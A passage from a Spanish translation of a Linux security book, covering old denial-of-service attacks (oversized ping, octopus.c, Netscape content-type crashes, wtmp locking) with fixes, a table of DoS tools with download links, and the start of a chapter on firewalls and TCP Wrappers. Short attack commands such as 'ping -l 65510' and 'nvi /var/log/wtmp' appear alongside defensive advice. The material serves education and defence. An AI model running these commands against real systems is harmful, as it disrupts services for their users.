Código de comprobación: http://bob.urs2.net/computer_security/C%20source%20code/evilping.c.

Arreglo o parche: Actualizar.

Autor del arreglo o parche: N/D.

Explicación: ping es una utilidad de diagnóstico de red. ping envía diagramas ICMP ECHO_REQUEST a *hosts* remotos para obtener una respuesta. Utilizando ping puede comprobar si un anfitrión en particular está vivo. (La sintaxis es ping nombre_host o IP dirección.) Aquí tenemos algunos ejemplos de salidas:

```
Pinging mcp.com [198.70.146.70] with 32 bytes of data:
Reply from 198.70.146.70: bytes=32 time=251ms TTL=242
Reply from 198.70.146.70: bytes=32 time=220ms TTL=242
Reply from 198.70.146.70: bytes=32 time=220ms TTL=242
Reply from 198.70.146.70: bytes=32 time=210ms TTL=242
```

Algunas versiones de Linux son vulnerables a estos ataques. En la versión de *kernel* 2.0.7, por ejemplo, los atacantes pueden estropear Linux remotamente desde máquinas Windows 95 enviando paquetes *ping* sobredimensionados al objetivo. Intente este comando desde un sistema Windows para comprobar su máquina:

```
ping -l 65510 su_host
```

O, si no está trabajando en entorno Microsoft, intente con el código de comprobación del comienzo de esta sección.

NOTA

Este ataque no funciona contra Windows 98. Le dará este mensaje:

Bad value for option -l, valid range is from 0 to 65500

octopus.c

Tipo de ataque: Ataque de saturación de tabla de procesos.

Fecha: Lanzamiento desconocido.

Versiones afectadas: Todas.

Resultado: Sobrecarga de proceso, malfuncionamiento total o denegación del servicio momentánea.

Exploit: octopus.c.

Autor: Desconocido.

Código de comprobación: http://www.sekurity-net.com/scripts/octopus.c.

Arreglo o parche: No hay un parche o arreglo específico. Para máquinas que no estén bajo un *firewall* (o aquéllas en las que no deniegue conexiones), hacer *log* de la dirección fuente, bloquearla y seguir la pista del atacante.

Autor del arreglo o parche: N/D.

Explicación: octopus abre en el objetivo tantos *sockets* como sea posible. octopus se dirige, por defecto, al puerto 25. Durante un ataque se puede echar abajo una

estación de trabajo remota saturando su tabla de procesos mediante múltiples invocaciones a envío de correo. Esto pasa porque el puerto 25 (el puerto de envío de correo) es el predeterminado. Si la tabla de procesos del objetivo (configurada cuando fue creado el *kernel* del objetivo) se llena, los usuarios no serán capaces de ejecutar ningún comando *shell*. Muchos MUD también se estropean cuando los *sockets* que han abierto exceden un cierto número. Este programa causa tensión en los MUD comprobando sus límites. Si se alcanza un límite, el MUD se estropeará o no permitirá que se conecten nuevos usuarios.

Los ataques de octopus son particularmente irritantes porque son sencillos y acceden a servicios legítimos de una forma inicialmente legítima. Pero son difíciles de anticipar y de prevenir.

Por otro lado, octopus no proporciona mecanismos de engaño y no está limitado simplemente a los *sockets* disponibles del objetivo, sino también a la máquina atacante. Puede incrementar este número rompiendo su *kernel*, pero a pocos piratas les importa. De todas formas, los ataques de octopus son propensos a errores y comen recursos de ambos lados. Estas condiciones hacen a los ataques octopus casi tan poco atractivos para los atacantes como para las víctimas.

Para comprobar el código, descargue octopus.c, compílelo (gcc octopus.c—octopus) y ejecútelo. Imprime, por defecto, un resumen de uso:

```
sgihack 4% octopus
Usage:  octopus address [port]
        where address is a numeric internet address
        and port is an optional port number (default=25)
```

Cuando se ejecuta contra un objetivo, deja detrás una huella como ésta:

```
250  May 16 18:26:55 Target        sendmail:     connect from
➥ linux2.samshacker.net (172.16.0.2)
5  May 16 22:58:40 Target        sendmail:     NOQUEUE: SYSERR(root):
➥ daemon: cannot fork: Resource temporarily unavailable
  1  May 16 22:58:40 Target        sendmail:     NOQUEUE: SYSERR(root):
➥ daemon: cannot fork: Resource temporarily unavailable
➥ [filter /usr/sbin/sysmonpp failed: Resource temporarily unavailable]
3  May 16 22:58:50 Target        ypbind:       broadcaster
➥fork failure: Resource temporarily unavailable
```

Si se encuentra con una ejecución de peticiones de conexión así (como la línea 1), bloquee el IP ofensor, siga la pista de su propietario y contacte con su proveedor (el del ofensor).

Ataques en aplicaciones Linux

Veamos ahora varios ataques contra aplicaciones Linux.

Tipo de contenido de Netscape Communicator (1)

Tipo de ataque: Fallo de bus forzado.

Fecha: Octubre de 1998.

Versiones afectadas: Netscape Communicator 4.05 + 4.5b(1).

Resultado: Communicator se congela y se produce un fallo de bus.

Exploit: Alimenta a Communicator con un tipo de contenido internal/parser.

Autor: Jim Paris.

Código de comprobación: http://geek-girl.com/bugtraq/1998_4/0034.html.

Arreglo o parche: Actualizar o contactar con Netscape para obtener más información.

Autor del arreglo o parche: N/D.

Explicación: los servidores y navegadores web pueden interpretar múltiples tipos de MIME. Los más comunes son text/html y text/plain y los webmasters los anuncian normalmente al comienzo del documento. Esto les dice a los navegadores cómo gestionar los datos.

Por ejemplo, después de configurar las variables y desmantelar metacaracteres peligrosos de la entrada del usuario en *scripts* CGI, suelen incluir una instrucción content type print para notificar al navegador dónde comienzan los datos del mensaje:

```
#!/usr/local/bin/perl

if ($ENV{'REQUEST_METHOD'} eq 'POST')
{
    read(STDIN, $buffer, $ENV{'CONTENT_LENGTH'});
    @pairs = split(/&/, $buffer);
    foreach $pair (@pairs)
    {
        ($name, $value) = split(/=/, $pair);
        $value =~ tr/+/ /;
        $value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
        $value =~ tr/,/ /;
        $contents{$name} = $value;

    }
}

print "Tipo de contenido: text/html\n\n";
[on-the-fly-HTML-and-output-goes-here]
```

Netscape Communicator 4.05 y 4.5b(1) son vulnerables a sencillos ataques DoS de tipo content type. Webmasters maliciosos pueden crear un *script* que proporcione la siguiente declaración:

```
print "Content-type: internal/parser\n";
```

Cuando Communicator descarga estos datos, se congela. La solución es actualizar.

Tipo de contenido de Netscape Communicator (2)

Tipo de ataque: Sobrecarga del *buffer*.

Fecha: Octubre de 1998.

Versiones afectadas: Netscape Communicator 4.07—4.5.

Resultado: Pésimo; puede dar una *shell* a usuarios remotos.

Exploit: Sobrecarga de una función de máquina de mensajes.

Autor: Dan Brumleve.

Código de comprobación: http://www.shout.net/nothing/buffer-overflow-1/view-buffer-overflow-1.cgi.

Arreglo o parche: Contacte con Netscape para conseguir una actualización o parche recientes.

Autor del arreglo o parche: N/D.

Explicación: Communicator de Netscape puede interpretar múltiples tipos de MIME. Almacena, por defecto, un listado de tipos MIME conocidos. Puede verlos abriendo Edición, Preferencias, Aplicaciones.

Cuando Communicator encuentra un tipo de MIME desconocido (que no esté en el listado de aplicaciones) muestra un cuadro de diálogo que le ofrece la oportunidad de recuperar un *plug-in*. Communicator crea el cuadro de diálogo de mensaje utilizando sprintf() con un *buffer* de 1KB. Esta función no realiza comprobaciones de limitaciones y los atacantes de sitios remotos pueden sobrecargar el *buffer* utilizando la instrucción correcta.

Esto es bastante serio. El señor Brumleve se dio cuenta de que produce resultados en una *shell* interactiva en el objetivo. Además, notó que sitios hostiles podrían ser capaces de utilizar esta vulnerabilidad para ejecutar comandos en *hosts* víctimas.

Privación del recurso passwd

Tipo de ataque: Privación de recurso.

Fecha: Febrero de 1998.

Versiones afectadas: Red Hat w/ passwd-0.50-7.

Resultado: Los atacantes pueden cerrar /etc/passwd.

Exploit: Llamar a passwd con límites de tamaño de archivo explícitos.

Autor: Antonomasia.

Código de comprobación: http://www2.merton.ox.ac.uk/~security/archive-199802/0040.html.

Arreglo o parche: Actualizar.

Autor del arreglo o parche: N/D.

Explicación: passwd es un programa para añadir o cambiar contraseñas de usuario. En los sistemas afectados, los atacantes pueden llamar a passwd con límites de tamaño de archivo explícitos. Si /etc/passwd excede este límite, passwd no puede hacer cambios en este archivo y, al final, muere. Mientras tanto, /etc/passwd permanece cerrado y no puede aceptar nuevos cambios de contraseñas.

xdm

Tipo de ataque: Inundación con desperdicios de xdm.

Fecha: Agosto de 1997.

Versiones afectadas: Linux 2.0.30 + Xfree86 3.3 (quizá superiores).

Resultado: Los atacantes pueden dañar el monitor local.

Exploit: Hacer telnet a los puertos utilizados por chooser.

Autor: Paul H. Hargrove.

Código de comprobación: Ninguno.

Arreglo o parche: Actualizar.

Autor del arreglo o parche: N/D.

Explicación: xdm es el X Display Manager, una herramienta que proporciona gestión, autentificación, etc., de X. xdm está acompañada por una aplicación chooser que enumera los servidores actualmente disponibles. En las versiones afectadas, los atacantes pueden hacer telnet al puerto que utiliza xdm para gestionar chooser. Al introducir cadenas de desperdicios, los atacantes pueden echar abajo xdm y, por tanto, evitar que los usuarios accedan a X en el monitor local.

Bloqueo de wtmp

Tipo de ataque: Bloqueo de wtmp.

Fecha: 1996.

Versiones afectadas: Red Hat 3.0.3, Debian 1.2 (hasta-linux-2.6).

Resultado: Nadie puede conectarse.

Exploit: Colocar un bloqueo exclusivo en wtmp.

Autor: NuNO.

Código de comprobación: Véase más adelante.

Arreglo o parche: http://www.dataguard.no/bugtraq/1996_4/0325.html.

Autor del arreglo o parche: NuNO.

Explicación: wtmp (/var/log/wtmp en sistemas recientes, /var/adm/wtmp en más antiguos) guarda todos los *logins* y *logouts*. Éste es el archivo al que pregunta last para informar de una última conexión:

```
Linux3 2# last anon
anon   ftp2887    UNKNOWN@linux2.samsha Mon May 17 00:15 - 00:15  (00:00)
anon   ttyq1      linux2.samshacker.net Mon May 17 00:14 - 00:14  (00:00)
anon   ttyq1      linux2.samshacker.net Sun May 16 23:31 - 23:31  (00:00)
anon   ftp2599    UNKNOWN@linux2.samsha Sun May 16 23:08 - 23:08  (00:00)
anon   ftp2589    UNKNOWN@linux2.samsha Sun May 16 23:03 - 23:04  (00:00)
anon   ftp2563    UNKNOWN@linux2.samsha Sun May 16 23:02 - 23:02  (00:00)
anon   ftp2025    UNKNOWN@linux2.samsha Sun May 16 22:57 - 22:57  (00:00)
wtmp begins Sun Oct 18 15:32
```

En los sistemas afectados, usuarios locales y no privilegiados pueden cerrar wtmp y evitar conexiones utilizando nvi para editar wtmp. (nvi es un clónico del editor original BSD vi.) El ataque es sencillo:

```
attacker$ nvi /var/log/wtmp
```

Instale el parche de NuNO o actualice.

Otros ataques DoS

Además de los fuertes ataques DoS exclusivos de Linux, existen muchos otros que afectan a otras plataformas de Linux o a múltiples sistemas operativos, incluyendo Linux. La Tabla 17.2 enumera algunos.

Tabla 17.2 Otros ataques DoS que afectan a múltiples sistemas operativos

Ataque	Descripción y fuentes
Ascend Kill II	Reinicia algunos *routers* Ascend enviando paquetes UDP distorsionados al puerto 9. Localización: http://www.jabukie.com/Unix_Sourcez/akill2.c.
biffit	Echa abajo BSD (FreeBSD/NetBSD) bombardeándola con paquetes UDP. Se ha informado que también lo ha hecho con algunos sistemas

Tabla 17.2 Otros ataques DoS que afectan a múltiples sistemas operativos *(continuación)*

Ataque	Descripción y fuentes
	SlackWare. Localización: http://bob.urs2.net/computer_security/C%20source%20code/biffit.c.
coke	Come memoria, espacio de disco y otros recursos en Windows martilleando Windows Internet Name Service (WINS). Localización: http://bob.urs2.net/computer_security/C%20source%20code/coke.c.
collide	Abre conexiones TCP en masa al objetivo. Localización: http://www.nauticom.net/www/acidwarp/code/collide.c.
echock	Un asesino ICMP ECHO que implementa tormentas de paquetes ICMP. Localización: http://www.nauticom.net/www/acidwarp/code/echoc.c.
fraggle	Crea tormentas de paquetes (un ataque *smurf*) vía UDP. Localización: ftp://ftp.technotronic.com/denial/fraggle.c.
hanson	Estropea objetivos que ejecutan mIRC, un programa de chat popular de Internet. Localización: http://webm43ac.ntx.net/Kurupt/hanson.c.
ipbomb	Bombardea rápidamente y con éxito al objetivo con paquetes IP de tamaños variados. Localización: http://home.earthlink.net/~omara2/files/ipbomb.c.
ircd_kill	Saca a servidores IRC fuera de la Red forzando un fallo de segmentación. Localización: http://www.firosoft.com/security/philez/utilities/irc/ircd_kill.c.
jolt	Envía fragmentos de paquetes sobredimensionados a *hosts* Windows 95. Cuando los objetivos tratan de volver a ensamblar estos fragmentos, se produce el fallo. Localización: http://_www.esi.us.es/~roman/ircutils/jolt.html.
n00k	Bombardea con ICMP un objetivo utilizando paquetes ICMP inalcanzables. Localización: http://www.rat.pp.se/hotel/panik/archive/n00k.c.
newpep	Este ataque, también conocido como Son of pepsi.c, es un inundador UDP de anfitriones fuente aleatorios. Hace al azar la dirección de origen. Localización: http://users.abilene.com/~jeff17/hacking/newpep.c.
Out of Band	El ataque OOB consiste en colocar el indicador URGENT en los paquetes. Windows NT espera que dicho indicador sea seguido por ciertos datos. Cuando no los recibe, los sistemas operativos Windows NT no parcheados se paran. Localización: http://bob.urs2.net/computer_security/C%20source%20code/oob.html.
pepsi	El pepsi.c original. pepsi es un inundador UDP de *hosts* fuente aleatorios. Hace al azar la dirección de origen. Localización: http://thc.pimmel.com/files/flood/pepsi_c.html.
pingflood	Una utilidad de bombardeo ping. Localización: http://bob.urs2.net/computer_security/_C%20source%20code/pingflood.c.

Tabla 17.2 Otros ataques DoS que afectan a múltiples sistemas operativos *(continuación)*

Ataque	Descripción y fuentes
rwhokill	Fuerza a rwhod a crear archivos *spool* excesivamente grandes. Localización: http://www.sekurity-net.com/newscripts/rwhokill.c.
sunkill	Un ataque DoS diseñado específicamente para echar abajo Solaris 2.5.1. Localización: http://underground.simplenet.com/central/exp-jan/sunkill.c.

Aparte de estos ataques, muchos de los cuales se diseñaron específicamente para causar denegación del servicio, los usuarios pueden llevar a cabo muchas acciones que pueden echar abajo su servidor.

Simson Garfinkel expuso un punto interesante en las listas de seguridad en Febrero de 1999. (Garfinkel fue el coautor de Gene Spafford en **Practical UNIX and Internet Security**, una obra obligatoria para cualquier administrador de sistemas de UNIX/Linux.) En su exposición, Garfinkel escribía sobre ataques a tablas de procesos, donde peticiones TCP entrantes se comían recursos disponibles en los sistemas. Observó que muchos servicios TCP comienzan a comer recursos inmediatamente después de abrir una sesión con el cliente. (No siempre es necesario que el servidor recupere realmente información para el cliente. Es posible que ya desde que se abre la conexión el servidor haya comenzado el proceso.)

NOTA

Busque las ideas de Garfinkel sobre los ataques de tablas de procesos en http://www.geek-girl.com/bugtraq/1999_1/0852.html.

E, incluso, aunque ahora algunos servicios de red realizan por lo menos comprobaciones básicas de sobreutilización (como envío de correo), los atacantes pueden evitarlas realizando un ataque de tabla de procesos lentamente. Éste es un método más sofisticado que los ataques anteriores, muchos de los cuales consistían en martillear un servidor a alta velocidad.

Existen algunos ataques DoS no intencionados. Incluso cuando los usuarios no estén intentando denegar el servicio deliberadamente, sus actividades normalmente están prohibidas o, puestos en lo peor, constituyen una violación de la utilización racional. Un típico ejemplo es cuando los usuarios salen de las redes utilizando una dirección no válida a la que ya no le será posible volver. Podrían obtener un listado de direcciones de correo electrónico en un archivo de texto plano (una dirección por línea) y hacer algo realmente estúpido, como incluir una función como ésta en su *script* de salida:

```
$lines_in_file=`wc email_addresses.txt`;
@get_lines=split(//, $lines_in_file);
$no_of_email_addresses=$get_lines[0];
$email_address_count=0;
while($email_address_count < $no_of_email_addresses) {
    $mailout_address = "123$email_address_count\@yournetwork.com";
    $email_address_count++;
}
```

Esto daría como resultado un $mailout_address que se incrementaría:

```
1231@yournetwork.com
1232@yournetwork.com
1233@yournetwork.com
1234@yournetwork.com
```

Este proceso continúa, incrementándose una vez por cada receptor de correo electrónico del archivo de direcciones, hasta que la salida sea completa.

Por desgracia, muchos servidores de correo utilizarán la dirección errónea como camino de retorno. El resultado es que ambos, los mensajes erróneos y el correo de los receptores enfadados, se dirigen a su servidor de correo. Como su servidor no puede identificar el usuario especificado, genera un error y se lo notifica al remitente. Si el usuario envía suficientes de estos correos erróneos, el tráfico de retorno podría echar abajo a su servidor de correo. Este tipo de actividad es motivo de revocación de cuenta, pero no devolverá el tiempo de servidor perdido.

Cómo defenderse contra ataques de denegación de servicios

No hay ninguna panacea contra este tipo de ataques. Sin embargo, puede reforzar mucho la resistencia de su red siguiendo estos pasos:

- Desactive la transmisión de direcciones.
- Filtre el tráfico ICMP, PING y UDP entrante.
- En servidores sacrificables y sin *firewall*, piense en redefinir el tiempo muerto antes de que caiga una conexión abierta pero no resuelta. (Este periodo de tiempo es generalmente de un minuto y diez segundos.) Esto reducirá los riesgos de tener ataques de cola de conexión, en los que los atacantes inundan su cola de conexión al sistema con peticiones de conexión abiertas.
- Si su *router* soporta intercepción TCP, utilícela. En la intercepción TCP es donde el *router* intercepta y valida las conexiones TCP. Las conexiones que no pueden llegar a un estado establecido después de un tiempo razonable, se cierran. También se cierran las que llegan de *hosts* inaccesibles. En ambos casos, el servidor sólo engancha conexiones válidas y totalmente abiertas. Esto reducirá su exposición a ataques SYN.

- Esté al día de los parches de los proveedores y de las actualizaciones de *kernel*.
- Utilice filtros de paquetes para evitar direcciones de fuente sospechosas (una defensa común contra *spoofing*). Por ejemplo, su red no debería aceptar nunca paquetes de Internet que dicen originarse dentro de la propia red. (Algunas fuentes sugieren eliminar direcciones reservadas, como 172.16.0.x y 192.168.x.x..)

Recursos en línea

Para terminar, aquí tiene algunos recursos en línea adicionales:

- "Denial of Service Attacks on any Internet Server Through SYN Flooding" (Ataques de denegación de servicios en algún servidor de Internet a través de inundación SYN). Tom Kermode ofrece un repaso rápido de inundaciones SYN y sugiere posibles remedios. Localización: http://www.zebra.co.uk/tom/writing/flood.htm.
- "Denial of Service" (Denegación de servicio), Chey Cobb CISSP & Stephen Cobb, CISSP. Los Cobbs ofrecen un repaso general de los ataques DoS: los tipos, sus efectos y lo que probablemente veremos en el futuro. Localización: http://www.miora.com/art-scdos.htm.
- "Denial-of-Service Attacks" (Ataques de denegación de servicios). Jeff Downey, PC Magazine. Un gran repaso de diferentes ataques DoS y cómo funcionan. El artículo incluye una tabla que compara sistemas operativos y muestra sus diversas vulnerabilidades. Localización: http://www.zdnet.com/pcmag/pctech/content/17/08/nt1708.001.html.
- "Denial-of-Service Incidents" (Incidentes de denegación de servicio). Un capítulo de CERT Coordination Report que revisa los ataques DoS de 1988 a 1995. Gran documentación histórica sobre ataques DoS. Localización: http://www.cert.org/research/JHThesis/Chapter11.html.
- Información ICMP en Darknet. Este sitio tiene copiosa información sobre denegación de servicios, defensas y por qué funcionan los ataques DoS. Localización: http://icmpinfo.darkelf.net/.
- "Minimizing the Effects of Smurfing Denial of Service (DoS) Attacks" (Cómo minimizar los efectos de los ataques *Smurf* de denegación de servicios (DoS)), Cisco Systems, Inc. Localización: http://www.cisco.com/warp/public/707/5.html.
- "Preventing Smurf Attacks" (Cómo prevenir los ataques *smurf*), Nordunet. Un breve manual sobre desactivación de transmisiones dirigidas desde el exterior. Localización: http://www.nordu.net/articles/smurf.html.
- "Project Loki", de daemon9, Phrack Magazine, Volumen Siete, Tema 48. Aquí, daemon9 ofrece una explicación técnica del tráfico ICMP y ping (y cómo los administradores de *firewall* permiten frecuentemente este tráfico). Localización: http://www.symmetric.net/phrack/phrack-49/P49-06.

- "Spikeman's Denial of Service Site" (El sitio de denegación de servicio de Spikeman). Un archivo de herramientas y técnicas DoS. Vigile este archivo para conseguir nuevas adiciones y código de comprobación. También es un excelente archivo para comprobar su sistema contra ataques recientes y más antiguos. Spikeman enumera los sistemas operativos afectados y dice si hay parches disponibles. Localización: http://spikeman.genocide2600.com/frames.html.
- "The RepSec, Inc. denial-of-service database" (La base de datos de denegación de servicios de RepSec, Inc). Este sitio tiene tablas de los ataques DoS para muchos sistemas operativos diferentes. Localización: http://www.repsec.com/denial/content.html.

Resumen

Como salen a la superficie periódicamente nuevos ataques DoS (uno cada cierto número de meses), su mejor defensa es estar al día sobre avisos y parches.

Sin embargo, algunas palabras como advertencia: dichos ataques vienen en oleadas y frecuentemente se mutan. teardrop.c es un buen ejemplo. Inicialmente, el primer lanzamiento de teardrop.c ocasionaba una destrucción generalizada y hacía que los administradores de sistemas se sumergieran en la búsqueda de parches o actualizaciones. Muchos administradores de sistemas asumieron que una vez que se colocaban dichos parches, todo iba a ir bien. No fue así. Poco después comenzaron a aparecer las mutaciones de teardrop.c.

Así que, si oye hablar de un nuevo ataque y consigue un parche, vigile estrechamente las listas de seguridad y grupos de noticias durante, al menos, dos semanas. Esto le dará el tiempo adecuado a la comunidad de piratas para examinar el código del nuevo ataque y modificarlo. Es decir, el código fuente abierto beneficia a todo el mundo, no sólo a los buenos. Esto es la democracia de la computación en acción.

CAPÍTULO 18

Linux y *firewalls*

En este capítulo

¿Qué es un firewall?
Cómo evaluar si realmente necesita un firewall.
tcpd: TCP Wrappers.
ipfwadm.
ipchains.
Herramientas de firewall gratis y complementos para Linux.
Firewall comerciales.
Recursos adicionales.
Resumen.

Por desgracia, siempre que conecte su red con el mundo exterior estará entrando en terreno hostil. Y no hay un terreno más hostil ni más peligroso que Internet. En la Red, miles de atacantes sin nombre ni rostro pueden explorar y atacar su red las veinticuatro horas del día, siete días a la semana. Para prevenir esto, necesita un *firewall* o similar. De eso es de lo que trata este capítulo.

¿Qué es un *firewall*?

Básicamente, un *firewall* es un dispositivo que evita que entren extraños en su red. Normalmente, es un direccionador, una computadora autónoma con filtro de paquetes o software *proxy*, o un paquete de *firewall* (un dispositivo de hardware patentado que filtra y hace *proxies*).

Un *firewall* puede servir como punto de entrada único a su sitio, normalmente llamado punto de estrangulamiento. A medida que se reciben las peticiones de conexión, el *firewall* las va evaluando. Sólo se procesan las peticiones de conexión de los *hosts* autorizados; el resto de las peticiones son descartadas.

Pero ésta es una definición demasiado limitada. Los *firewall* actuales realizan todo tipo de tareas, como por ejemplo:

- Filtro y análisis de paquetes. Los *firewall* pueden analizar paquetes entrantes de múltiples protocolos. Basándose en ese análisis, los *firewall* pueden realizar evaluaciones condicionales ("Si se encuentra este tipo de paquete, haré esto").
- Bloqueo de protocolo y contenido. Los *firewall* le permiten proteger contenidos. Puede explotar esta capacidad para bloquear Java, JavaScript, VBScript, ActiveX y otras cosas en el *firewall*. De hecho, incluso puede crear normas para bloquear firmas de ataque particulares.

NOTA

Las firmas de ataque son patrones de comando comunes a un ataque en particular. Por ejemplo, cuando un usuario hace telnet al puerto 80 y empieza a hacer peticiones de línea de comando, esto puede "parecerle" de una cierta manera a su máquina. Definiendo a su *firewall* este comportamiento, puede "enseñarle" a bloquear estos ataques.

Esto también puede hacerse a nivel de paquete. Por ejemplo, algunos exploits remotos generan paquetes especializados que se diferencian con facilidad de otros paquetes no maliciosos. A estos se los puede capturar, reconocer y se puede actuar contra ellos.

- Autentificación y encriptación de usuario, conexión y sesión. Muchos *firewall* utilizan varios algoritmos y sistemas de autentificación (DES, Triple

DES, SSL, IPSEC, SHA, MD5, BlowFish, IDEA, etc.) para verificar la identidad de sus usuarios, comprobar la integridad de la sesión y proteger los datos en tránsito de los rastreos.

En resumen, dependiendo de su diseño, un *firewall* protege a su red al menos en dos de estos niveles (y en algunos casos en todos):

- Quién puede entrar.
- Qué puede entrar.
- Dónde y cómo pueden entrar.

En el sentido más esotérico, en su comienzo, un *firewall* es un concepto más que un producto. Es la suma total de todas las normas que quiera aplicar a su red. Generalmente, proporcionará a su *firewall* normas que reflejen la normativa de acceso de su propia organización.

Existen dos tipos principales de *firewall*:

- *Firewall* a nivel de red, o filtros de paquetes.
- Pasarelas de aplicaciones.

Ahora vamos a examinarlos.

Firewall a nivel de red: filtros de paquetes

Normalmente, los *firewall* a nivel de red son direccionadores con capacidades de filtro de paquetes. Al utilizar un *firewall* a nivel de red, puede dar o negar acceso a su sitio basándose en varias variables, como pueden ser:

- Dirección de fuente.
- Protocolo.
- Número de puerto.
- Contenido.

Los *firewall* basados en direccionadores son populares porque son soluciones de perímetro. Es decir, son dispositivos externos. Por favor, véase la Figura 18.1.

Como queda representado en la Figura 18.1, todo el tráfico exterior debe pasar a través de su direccionador, que manipula todos los procedimientos de aceptación y negación. Este método ofrece una gran ventaja: es de sistema operativo y neutral en cuanto a la aplicación. Por tanto, los *firewall* basados en direccionadores ofrecen una solución limpia y rápida que obvia la necesidad de jugar con las estaciones internas.

Además, los *firewall* basados en direccionadores avanzados pueden vencer al spoofing y a los ataques DoS, e incluso convertir a su red en invisible para el mundo exterior.

Para finalizar, los direccionadores ofrecen una solución integrada. Si su red está permanentemente conectada a Internet, necesitará un direccionador de todos modos, así que, ¿por qué no matar dos pájaros de un tiro?




FIGURA 18.1
Su direccionador es la única entrada desde el exterior.

Por otra parte, los *firewall* basados en direccionadores tienen algunas deficiencias. Por ejemplo, algunos direccionadores son vulnerables a algunos ataques (aunque los distribuidores han desarrollado recientemente soluciones para esto). Y su actuación puede deteriorarse cuando utilice procedimientos de filtrado excesivamente estrictos. Esto puede ser o no un problema dependiendo de la cantidad de tráfico entrante que anticipe.

Por último, los *firewall* basados en direccionadores buenos son caros y se obtiene aquello por lo que se paga. Los sistemas baratos no mantienen el estado en los paquetes entrantes y son, por tanto, vulnerables a varios ataques.

Firewall de aplicación-proxy/pasarelas de aplicación

El otro tipo importante de *firewall* es el de aplicación-*proxy*, llamada a menudo pasarela de aplicación. Las pasarelas de aplicación sustituyen a las conexiones entre los clientes externos y su red interna. Durante este cambio nunca se envían los paquetes IP. En su lugar, se produce una especie de traducción, actuando la pasarela de conducto y de intérprete.

La otra cara de esto es que obtiene más control global sobre cada servicio individual. Y, en muchos casos, puede mantener la información del estado del paquete.

Sin embargo, las pasarelas de aplicación también tienen deficiencias. Una es que muchas de ellas requieren una implicación substancial por su parte porque debe configurar una aplicación *proxy* para cada servicio de la red (FTP, telnet, HTTP, correo, noticias, etc.). Además, los usuarios internos deben utilizar clientes que estén al tanto del *proxy*. Si no, tendrán que adoptar nuevas normativas y procedimientos. Como explica John Wack en su artículo titulado "Pasarelas de aplicación":

> "Una desventaja de las pasarelas de aplicación es que en el caso de los protocolos cliente-servidor como telnet, son necesarios dos pasos para conectar con las llegadas o con las salidas. Algunas pasarelas de aplicación requieren clientes modificados, lo que puede verse como ventaja o como desventaja, dependiendo de si estos clientes modificados hacen más fácil la utilización del *firewall*. Una pasarela de aplicación telnet no tiene necesariamente que requerir un cliente telnet modificado; sin embargo, sí necesitaría una modificación en el comportamiento del usuario: el usuario tiene que conectarse al *firewall* (pero no hacer *log in*) en lugar de conectarse directamente al *host*. Pero un cliente telnet modificado podría hacer transparente el *firewall*, permitiendo a un usuario especificar el sistema de destino (a diferencia del *firewall*) en el comando telnet. El *firewall* serviría como ruta hacia el sistema de destino y, de ese modo, interceptaría la conexión y daría entonces pasos adicionales tan necesarios como pedir una contraseña de una vez. El comportamiento del usuario no varía, al precio, sin embargo, de necesitar un cliente modificado en cada sistema."

(Puede encontrar "Pasarelas de aplicación" de John Wack en http://www.telstra.com.au/pub/docs/security/800-10/node52.html.)

Un buen ejemplo de un paquete de *firewall* de pasarela de aplicación es el Firewall Tool Kit (FWTK) de Trusted Information Systems (TIS). Este paquete, que es gratis para uso no comercial, incluye *proxies* para los siguietes servicios:

- Telnet.
- FTP.
- rlogin.
- sendmail.
- HTTP.
- El sistema X Window.

El FWTK le obliga no sólo a hacer *proxy* de cada aplicación, sino también a aplicar normas de acceso para cada una de ellas. Esto puede llegar a ser confuso. Pero si está sencillamente interesado en aprender algo sobre los *firewall* y no tiene una necesidad urgente de encontrar una solución inmediata, le recomiendo que cargue el FWTK y juegue con él. La experiencia vale la pena. Consígalo en http://www.fwtk.org.

Cómo evaluar si realmente necesita un *firewall*

Antes de armarse de valor e instalar un *firewall*, piense en si de verdad lo necesita o si puede realmente utilizarlo. Hay muchos entornos en los que los *firewall* no son adecuados. Dos ejemplos:

- Universidades. La investigación en las universidades a menudo la dirigen dos o más departamentos en colaboración. Estos departamentos (en segmentos de red separados) pueden también ofrecer un acceso público limitado a sus alumnos. En tales entornos, es difícil trabajar bajo las fuertes restricciones de seguridad que conllevan los *firewall*.
- Proveedores de servicio de Internet. Los clientes de ISP a menudo acceden a sus cuentas (para comprobar el correo, los archivos FTP, etc.) desde diferentes sitios (trabajo, casa, otro ISP, etc.). Como el personal del ISP no puede determinar de manera fiable cada dirección de IP desde la que puede provenir un cliente, no pueden mantener un control de acceso a nivel de *firewall*. Por ejemplo, supongamos que varias docenas de clientes tienen también cuentas AOL. AOL hace *proxies* en su tráfico de Reston. Por consiguiente, tiene la opción de bloquear casi todo el tráfico de AOL o no bloquear nada, porque sus clientes probablemente funcionarán con IP dinámicos.

Aparte de esto, construir y mantener un *firewall* es un gran compromiso. En muchos casos, el esfuerzo no vale la pena. Por ejemplo, si crea un servidor web que sirve principalmente información publicitaria, mejor será que cierre las escotillas de ese *host* y lo ofrezca en sacrificio. (Si tiene copias de seguridad o una redundancia decente, podrá recuperarse rápidamente del ataque si llega el caso.)

Los *firewall* son más adecuados para proteger redes privadas que necesitan acceso de salida a Internet y ofrecen un acceso público de entrada mínimo y estrictamente controlado. Si esto no cuadra con sus necesidades, aún puede disfrutar de un control de acceso a la red decente utilizando otras herramientas, como los TCP Wrappers.

tcpd: TCP Wrappers

Los TCP Wrappers (de Wietse Venema) son unas de las herramientas más famosas del mundo para reforzar el control de acceso a la red.

Aplicación: tcpd.

Requiere: tcpd.

Archivos de configuración: hosts.deny, hosts.allow.

